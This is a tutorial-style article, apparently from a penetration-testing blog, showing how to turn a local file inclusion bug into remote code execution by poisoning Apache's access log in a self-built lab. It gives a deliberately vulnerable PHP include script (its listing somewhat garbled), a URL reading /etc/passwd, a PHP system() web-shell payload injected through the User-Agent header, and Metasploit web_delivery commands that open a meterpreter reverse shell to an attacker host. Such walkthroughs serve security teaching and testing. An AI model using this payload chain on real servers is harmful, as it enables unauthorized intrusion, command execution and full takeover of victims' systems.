Apache Log Poisoning through LFI

In this article we are demonstrating how a PHP file with include function can lead to LFI log injection attack in any web server. Please read our previous article “Beginner Guide to File Inclusion Attack (LFI/RFI)” and “Configure Web Server for Penetration Testing (Beginner Guide)” that will help you in configuration of own web server as well as more about LFI vulnerability.

**Attacker: Kali Linux**

**Target: ubuntu**

Create a PHP file which will allow the user to include a file through file parameter. Hence using file parameter we can execute a file that contains malicious code to make unauthorized access is target PC.

Now I had saved given below PHP code inside a text file as **lfi.php** and saved on desktop.



1 <?php

2 $file = $\_GET['file'];

3 if(isset($file))

4 {

5 include("$file");

6 {


7 else

8 }

9 include("index.php");

10 }

11 ?>



Now login with user as “root” and create a folder “lfi” inside /var/www/html


**cd /var/www/html mkdir lfi**

Move **lfi.php** file from desktop to /var/www/html using given below command.





1 mv /home/raj/Desktop/lfi.php .




Since we had added a php file with include function inside /var/www/html which allow to read

the content of another file through it and can lead to LFI attack. Let’s demonstrate it by exploring following URL to read password files:

1 localhost/lfi/lfi.php?file=/etc/passwd

From given image you can observe that above URL has dumped following result shown below.




Now I will try to open Apache access.log file through lfi.php on browser therefore give read and write permission to apache2 and then include the **access.log** file.

1 chmod 775 -R /var/log/apache2




Now to include the acess.log file as file parameter and give following URL inside browser.



1 192.168.1.129/lfi/lfi.php?file=/var/log/apache2/access.log

From given image you can see it is showing created apache logs in browser. Now turn on burp suite to capture the request of same web page.

Here you will get intercepted data where we need to inject our cmd comment inside user-agent by replace highlighted data.





Add cmd comment




1 <?php system($\_GET['c']); ?>

inside user\_Agent and send the request with GET parameter **/lfi/lfi.php file=/var/log/apache2/access.log&c=ps** as shown in the below image. Then **click** on **forward**.





Here it will dump the log data as well as execute comment given through cmd. From screenshot you can view both log as well as process state.

In same manner execute **ifconfig** through cmd to verify network interface or can browse following url and view the result from inside the given screenshot.

1 192.168.1.129/lfi/lfi.php?file=/var/log/apache2/access.log&c=ifconfig


If you found such kind of vulnerability in any web application then you can use metasploit platform to exploit web server.


**use exploit/multi/script/web\_delivery msf exploit** (**web\_delivery**)>**set target 1**


**msf exploit** (**web\_delivery**)> **set lhost 192.168.1.123 msf exploit** (**web\_delivery**)>**set srvport 8081**

**msf exploit** (**web\_delivery**)> **set payload php/meterpreter/reverse\_tcp msf exploit** (**web\_delivery**)>**exploit**

**Copy** the **highlighted text** shown in below window







**Paste** the above copied malicious code inside URL as shown in given image and **execute** it **as command**.

When above code gets execute you will get meterpreter session 1.

**msf exploit** (**web\_delivery**)>**sessions 1 meterpreter> sysinfo**